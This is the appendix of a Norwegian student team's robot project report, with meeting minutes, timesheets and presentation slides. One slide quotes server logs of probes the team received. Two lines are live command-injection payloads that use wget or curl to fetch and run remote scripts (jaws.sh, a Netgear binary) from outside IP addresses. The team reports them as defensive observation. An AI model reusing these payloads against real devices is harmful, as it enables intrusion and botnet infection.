André Skjellevik



Martin Henøen

7.0.3 Møteinnkallinger og Møtereferat

Innkalling til fredagsmøte den 24.10.2025

Møteinnkallingen går til

- André Skjellevik
- Martin Olai Amundsen Henøen
- Daniel Hermansen
- Fredrik Jonathan Marjoni

Tid og sted: Fredag 24.10.2025 klokken 12:00. Realfagsbygget A4-112 (labben)

Plan for møtet:

1. Se over møtereferat fra forrige fredagsmøte
2. Gi resten av teamet en brief på underlagt arbeid for uken
3. Eventuelle spørsmål til teammedlemmer om utført arbeid
4. Lage plan for kommende uke
5. Deklarering av kommende fravær
6. Eventuelt

Gi beskjed hvis du ikke får møtt opp.

Vi sees!

Møte fredag 24.10.2025

Oppsummering av uken som har vært – uke 43:

- Fullført veiledningsmøte 2, og oppnådd grønt lys
- Forbedret arbeidskontrakten
- Begynt på oppgaven (kodingen, utseende, evt deler av rapporten)
- Satt planer for minimal value product (MVP) for frontend og backend
- Frontend – Ombygging av EV3 roboten, begynn med basic movement koding
- Backend – kommunisere med EV3 (gjennom JSON parsing?)

Plan for neste uke – uke 44:

- Fortsett kodingen av produktet
- Frontend – bygg opp roboten kodemessig og fysisk messig
- Backend – sett opp webtjeneste
- Ferdigstill starten av rapporten (konverter fullt word malen til Latex Overleaf)

Deklarering av eventuelle kommende fravær:

- Fredrik skal delta på ITF Taekwon-do NM 2025 og er dermed fraværende Fredag 31.10.2025

Innkalling til fredagsmøte den 31.10.2025

Møteinnkallingen går til

- André Skjellevik
- Martin Olai Amundsen Henøen
- Daniel Hermansen
- Fredrik Jonathan Marjoni

Tid og sted: Fredag 31.10.2025 klokken 15:00. Realfagsbygget A4-112 (labben)

Plan for møtet:

1. Se over møtereferat fra forrige fredagsmøte
2. Gi resten av teamet en brief på underlagt arbeid for uken
3. Eventuelle spørsmål til teammedlemmer om utført arbeid
4. Lage plan for kommende uke
5. Deklarering av kommende fravær
6. Eventuelt

Gi beskjed hvis du ikke får møtt opp.

Vi sees!

Møtereferat 2025-10-31

Wifi dongle og urequests bibliotek er testet at fungerer

Bytter til bun for javascript engine

Eksempel json response og request pushet til git

Vi prøver ogg på split repository for robot og nettside, men dette kan endres

Threading på ev3 må undersøkes mer.

Neste uke

Fungerende robot -> nettside test

Skrive net teknologi valg i rapport (edited)

Innkalling til møte 2/2025 i Team 20

Trondheim, 20.10.2025

Møteinnkallingen går til:

Teammedlemmer:

André Skjellevik (Møteleder), Martin Olai Amundsen Henøen (Referent),
Daniel Hermansen, Fredrik Jonathan Marjoni

Veileder:

Gilliane Kate Alivia Reyes

Fagledere:

Bjørn Klefstad, Grethe Sandstrak

Tid og sted: Onsdag 22.10.2025 klokken 08:35 – 08:55. Realfagbygget: [R59](#) (2. etasje)

Agenda:

Saknr	Saker	Tid	Beslutning	Ansvarlig Person
01/2025	Godkjenning av møteinnkalling	1 min		André
02/2025	Godkjenning av referat fra forrige møte	2 min		André
03/2025	Teamutvikling (Deltar alle i teamet, aktiviteter?)	3 min		Daniel
04/2025	Gjennomgang av arbeidskontrakt	3 min		Fredrik
05/2025	Gjennomgang av prosjektp planen	4 min		Fredrik
06/2025	Status for prosjektet (Valg av oppgave, fremdrift)	3 min		Martin
07/2025	Eventuelt	2 min		André

Det blir ingen pauser eller serveringer under møtet

Ta kontakt med André Skjellevik (andskj@stud.ntnu.no / tlf 957 20 229) for å gi beskjed dersom du er/blir forhindret fra å møte!

Vel møtt!

Med vennlig hilsen,

André Skjellevik

Team 20, NTNU

Referat til møte 2/2025 i Team 20

Trondheim, 22.10.2025

1. **Start av møte**
2. **Godkjenning av møteinkalling**
3. **Teamutvikling**
 - Discord som kommunikasjon
 - Teamutvikling møte (lunsj sammen)
4. **Gjennomgang av arbeidskontrakten**
 - Lagt til del om uenigheter/krangel
 - Lagt til fredagsmøte
 - Reflekterte møte, arbeids osv
 - Planlegge fravær lettere
5. **Gjennomgang av prosjektplanen**
6. **Status for prosjektet**
 - Gant diagram gjennomgang
 - Legger til meg granulære tasks på fredag
7. **Eventuelt**
 - Spørsmål om betaling for webtjeneste
 - Digital ocean droplet free tier

Status fra Læringsassistent: GRØNT LYS

7.0.4 Timeliste med statusrapport

Oppsummering av timelister i IDATT1004 prosjekt - TEAM 20					
Ukenr	Fredrik	Andre	Daniel	Martin	Sum timer pr uke
Uke 41	9,75	7,75	2	8	27,5
Uke 42	11,25	7	3,5	10,5	32,25
Uke 43	14,42	9,3	3,8	5	32,52
Uke 44	6	5,5	10	2	23,5
Uke 45	11,5	7	13	5,5	37
Uke 46	8,5	10,5	16	13,5	48,5
Uke 47	3,5	0,5	1,5	3	8,5
Sum antall timer pr person/totalt	64,92	47,55	49,8	47,5	209,77
Oppsummering av timer fordelt på aktivitet					
Aktivitet	Fredrik	Andre	Daniel	Martin	Sum totalt pr aktivitet
Egenopplæring	1,5	5	0	2	8,5
Informasjonssøking	18,67	10,8	3	4,5	36,97
Administrasjon av eget arbeid	4	0	0	4	8
Prototyping	6	4,5	2	3	15,5
Implementasjon - kildekode	5,5	6	12	10	33,5
Testing av egne program	1	5	3	3,5	12,5
Feilretting av program	0	0	1	2	3
Utarbeidelse av prosjektrapport	16	10	19	5	50
Presentasjon med forberedelse	1,5	1,5	0	2	5
Team møter	10	4	2,5	8	24,5
Team møter med veileder	0,75	0,75	0,3	0,75	2,55
Sykdom	0	0	0	3	3
Eventuelt egendefinerte arbeidsarter	0	0	5,5	0	5,5
Eventuelt egendefinerte arbeidsarter	0	0	0	0	0
Sum antall timer totalt	64,92	47,55	48,3	47,75	208,52
Oppsummering av timer fordelt på kategori					
Kategori	Fredrik	Andre	Daniel	Martin	Sum totalt pr kategori
Dokumentasjon	25,75	24,8	19,5	10,5	80,55
Administrasjon	18,92	4,5	8	8,5	39,92
Programmering	9	13,25	12,8	18,5	53,55
Konstruksjon	4,5	4,5	2	3,5	14,5
Annet	6,75	0,5	6	6,75	20
Sum antall timer totalt	64,92	47,55	48,3	47,75	208,52

Tidelisten med statusrapporter			Ukerapport	
			Dette skal være en kort beskrivelse av hva hver enkelt i gruppa (med navn) har arbeidet med i siste periode - og også en overordnet vurdering.	
			Fredrik	
Tidsliste	Kategori	Antall timer	Inventert informasjon angående prosjektet, utført SUSAD diagram, planlagt begynnelsestiden	
Informasjonsøking	Dokumentasjon	5,0		
Informasjonsøking	Administrasjon	4,0	Andre	
			Inventert av informasjon, planlegging av prosjekt og idémyldring	
			Daniel	
			Planlegging	
			Martin	
			Inventert av informasjon og planlegging av prosjekt	
			Overordnet vurdering	
			Team 30 har fått innføring i prosjektet og har drevet med å forstå oppgaven og sluttproduktet	
Uke #1		9,0		
			Andre	
Tidsliste	Kategori	Antall timer		
Informasjonsøking	Dokumentasjon	5,0		
Egenskipplering	Programmering	3,0		
Uke #1		7,0		
			Daniel	
Tidsliste	Kategori	Antall timer		
Eventuelt egendefinerte arbeider	Administrasjon	2,0		
Uke #1		2,0		
			Martin	
Tidsliste	Kategori	Antall timer		
Informasjonsøking	Programmering	4,0		
Prostruksjon	Konstruksjon	3,0		
Eventuelt egendefinerte arbeider	Dokumentasjon	2,0		
Uke #1		9,0		

Tidelisten med statusrapporter			Ukerapport	
			Dette skal være en kort beskrivelse av hva hver enkelt i gruppe (med navn) har arbeidet med i siste periode - og også en overordnet vurdering.	
Tidsliste		Fredrik		
Aktivitet	Kategori	Antall timer	Fredrik	
Informasjonsøking	Dokumentasjon	3,0	Dokumentering av nødvendige dokumenter, utført Gantt diagram, planlagt begynnelsestidspunkt, samarbeid med teamet om produkt og forenklet til veiledningsmateriale 2	
Informasjonsøking	Administrasjon	2,0		
Egenskapstesting	Annet	1,5	Andre	
Administrasjon av eget arbeid	Annet	4,0	Forberedt til neste veiledningsmøte, utførte informasjon om prototyper og tildekkelse til sluttproduktet vi ønsker oss	
			Daniel	
			Oppsett og planlegging av Git, GitHub, og depot-struktur	
			Martin	
			Begrunnelser på implementasjonsplan for nettverksenheten og kommunikasjon. Installasjon og testing av firmware for trådløst	
			Overordnet vurdering.	
			Team 20 har kommet frem fra teamet skal produsere som sluttprodukt, og dokumentert med nødvendige dokumenter til prosjektet og veiledningsmøtet 2	
Uke 42		13,5		
Tidsliste		Andre		
Aktivitet	Kategori	Antall timer		
Informasjonsøking	Dokumentasjon	4,0		
Egenskapstesting	Dokumentasjon	3,0		
Uke 42		7,0		
Tidsliste		Daniel		
Aktivitet	Kategori	Antall timer		
Informasjonsøking	Dokumentasjon	2,0		
Eventuelt egendefinerte arbeidsarter	Annet	1,5		
Uke 42		3,5		
Tidsliste		Martin		
Aktivitet	Kategori	Antall timer		
Informasjonsøking	Annet	3,0		
Testing av egne program	Programmering	3,0		
Egenskapstesting	Programmering	3,0		
Teamarbeid	Annet	1,5		
Uke 42		10,5		

53

Tidelisten med statusrapporter			Ukerapport		
			Dette skal være en kort beskrivelse av hva hver enkelt i gruppe (med navn) har arbeidet med i siste periode - og også en oversikt over vurdering.		
Tidsliste		Fredrik			
Aktivitet	Kategori	Antall timer	Fredrik		
Teammater	Administrasjon	1,0	Hjelp med fordeling av kildekode og rapport, fullført Veiledningsmøte 3		
Teammater med veileder	Annet	0,5	Andre		
Utarbeidelse av prosjektrapport	Dokumentasjon	3,0	Kodet frontend/robot med backend slik at produktet fungerer som forventet. Ferdigstilt prosjekt, og klargjørt for innlevering og presentasjon		
Teammater	Administrasjon	1,0	Daniel		
Presentasjon med forberedelse	Dokumentasjon	1,0	Mer programmering av dashboard, samt skriting av rapport		
Utarbeidelse av prosjektrapport	Dokumentasjon	2,0	Martin		
			Deep work lange kode sesjon, fullføring av backend, og tilkobling til frontend og robot. Testing av all kommunikasjon, og implementasjon av TTS. Små forbedringer på frontend		
			Oversikt over vurdering		
			Teamet har fullført alt av nødvendig kodning til produktet, og koden til frontend og backend er nå ferdig kombinert. Teamet jobber ihellig med å fullføre prosjektrapporten samt forberedelse til presentasjon av produkt i uke 47		
Uke 46		8,5			
Tidsliste		Andre			
Aktivitet	Kategori	Antall timer			
Teammater	Administrasjon	1,0			
Teammater med veileder	Administrasjon	0,5			
Utarbeidelse av prosjektrapport	Dokumentasjon	3,0			
Testing av egne program	Programmering	1,0			
Utarbeidelse av prosjektrapport	Dokumentasjon	4,0			
Presentasjon med forberedelse	Dokumentasjon	1,0			
Uke 46		10,5			
Tidsliste		Daniel			
Aktivitet	Kategori	Antall timer			
Teammater	Administrasjon	1,0			
Utarbeidelse av prosjektrapport	Dokumentasjon	9,0			
Implementasjon - kildekode	Programmering	6,0			
Uke 46		16,0			
Tidsliste		Martin			
Aktivitet	Kategori	Antall timer			
Teammater	Administrasjon	1,0			
Presentasjon med forberedelse	Dokumentasjon	1,0			
Prostyling	Programmering	1,0			
Testing av egne program	Programmering	2,0			
Implementasjon - kildekode	Programmering	6,0			
Utarbeidelse av prosjektrapport	Dokumentasjon	1,5			
Uke 46		13,5			

Tidelisten med statusrapporter			Ukerapport		
Tidliste			Fredrik		
Aktivitet	Kategori	Antall timer	Fredrik		
Presentasjon med forberedelse	Annet	0,5	Presentert prosjekt foran klassen, og forberedt og levert prosjektrapporten		
Utførelse av prosjektrapport	Dokumentasjon	3,0	Andre		
			Presentert prosjekt, ferdigstilt alle dokumenter,		
			Daniel		
			Presenterte prosjekt, samt ferdigstilt rapport, og tideliste		
			Martin		
			Presentert prosjektet		
			Oversendelse vurdering		
			Teamet har presentert foran klassen og erne ansvarlig, og fullført de siste delene av prosjektrapporten. Teamet har til slutt gitt deres beste innsett på prosjektet samt startet hverandre ved deling av kompetansene sine. Prosjektrapporten har blitt levert		
Uke 47		3,5			
Tidliste			Andre		
Aktivitet	Kategori	Antall timer	Andre		
Presentasjon med forberedelse	Dokumentasjon	0,5			
Uke 47		0,5			
Tidliste			Daniel		
Aktivitet	Kategori	Antall timer	Daniel		
Utførelse av prosjektrapport	Dokumentasjon	0,5			
Presentasjon med forberedelse	Dokumentasjon	3,0			
Uke 47		3,5			
Tidliste			Martin		
Aktivitet	Kategori	Antall timer	Martin		
Utførelse av prosjektrapport	Dokumentasjon	3,5			
Presentasjon med forberedelse	Dokumentasjon	3,5			
Uke 47		3,0			


7.0.5 Presentasjon av prosjektet

IDATT1004 Teambasert Samhandling

Team 20 - Robot prosjekt



cat Team.md




Martin Henøen



Fredrik Jonathan Marjoni



André Skjellevik



Daniel Hermansen



Git commit -m "Teamarbeid"




L^AT_EX





Print("Robot")



Bilde: Superbass „Schneepflug vor dem Kölner Dom 2“, <https://creativecommons.org/licenses/by-sa/3.0/legalcode>



```
fmt.Println("Backend")
```



cat security_report.txt

[GIN]	2025/11/17	- 21:11:19	404	1.73µs	193.142.147.209	GET	/cgi-bin/luci/stoke/locale"
[GIN]	2025/11/17	- 22:06:05	404	1.59µs	124.198.132.121	GET	"/shell?cd%20%2Ftmp%3Bwget%20http%3A%2F%2F213.209.143.37%2Fjaws.sh%3Bcurl%20-%20%20http%3A%2F%2F213.209.143.37%2Fjaws.sh%3B%20chmod%20777%20jaws.sh%3Bssh%20jaws.sh%3Brm%20-rf%20jaws.sh"
[GIN]	2025/11/17	- 23:10:07	404	2.15µs	203.55.131.3	GET	"/favicon.ico"
[GIN]	2025/11/17	- 23:11:29	404	1.89µs	185.91.127.97	CONNECT	**
[GIN]	2025/11/18	- 00:52:29	404	6.281µs	45.135.193.9	GET	"/json/"
[GIN]	2025/11/18	- 00:56:26	404	1.34µs	176.65.134.34	CONNECT	**
[GIN]	2025/11/18	- 01:47:50	404	1.27µs	90.65.194.28	GET	"/actuator/health"
[GIN]	2025/11/18	- 01:57:03	404	1.96µs	204.76.203.219	GET	"/"
[GIN]	2025/11/18	- 02:03:03	404	1.26µs	176.65.149.19	POST	"/paform/set_limitClient.cfg"
[GIN]	2025/11/18	- 05:14:51	404	1.3µs	193.142.147.209	GET	"/cgi-bin/luci/stoke/locale"
[GIN]	2025/11/18	- 05:57:50	404	1.33µs	204.76.203.219	GET	"/"
[GIN]	2025/11/18	- 06:03:33	404	1.521µs	117.209.28.75	GET	"/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm-rf+/tmp/*;wget+http://117.209.28.75:53250/Mozilla-0+/tmp/netgear;sh+netgear&curpath=/¤tsetting.htm=1"

204.76.203.219 was found in our database!

This IP was reported 45,459 times. Confidence of Abuse is 100%: ?

100%

ISP	Intelligence Hosting LLC
Usage Type	Data Center/Web Hosting/Transit
ASN	AS51396
Hostname(s)	204.76.203.219.ptr.pfcloud.network
Domain Name	pfcloud.io
Country	 Netherlands
City	Hopel, Limburg

IP Info including ISP, Usage Type, and Location provided by [IPInfo](#). Updated biweekly.

REPORT 204.76.203.219

WHOIS 204.76.203.219

193.142.147.209 was found in our database!

This IP was reported 17,018 times. Confidence of Abuse is 100%: ?

100%

ISP	Colocatel Datacenter
Usage Type	Data Center/Web Hosting/Transit
ASN	AS213438
Domain Name	colocatel.com
Country	 Netherlands
City	Amsterdam, North Holland

IP Info including ISP, Usage Type, and Location provided by [IPInfo](#). Updated biweekly.

REPORT 193.142.147.209

WHOIS 193.142.147.209

```
console.log("Frontend")
```




BEEP
START
LOWER

Ultrasonic: N/A
Left Motor: N/A
Right Motor: N/A
Hatch Motor: N/A

Enter text to speak



uv run python3 Demo.py



References

- [1] SUSO Academy. *Sustainability Awareness Framework*. URL: <https://www.suso.academy/en/sustainability-awareness-framework-susaf/>.
- [2] Agile Alliance. *What is Agile Software Development?* 2024.
- [3] Beck. *Manifesto for Agile Software Development*. 2001.
- [4] Overleaf. *Online LaTeX Editor*. URL: <https://www.overleaf.com>.
- [5] Werner. *Semantic Versioning*. URL: <https://semver.org>.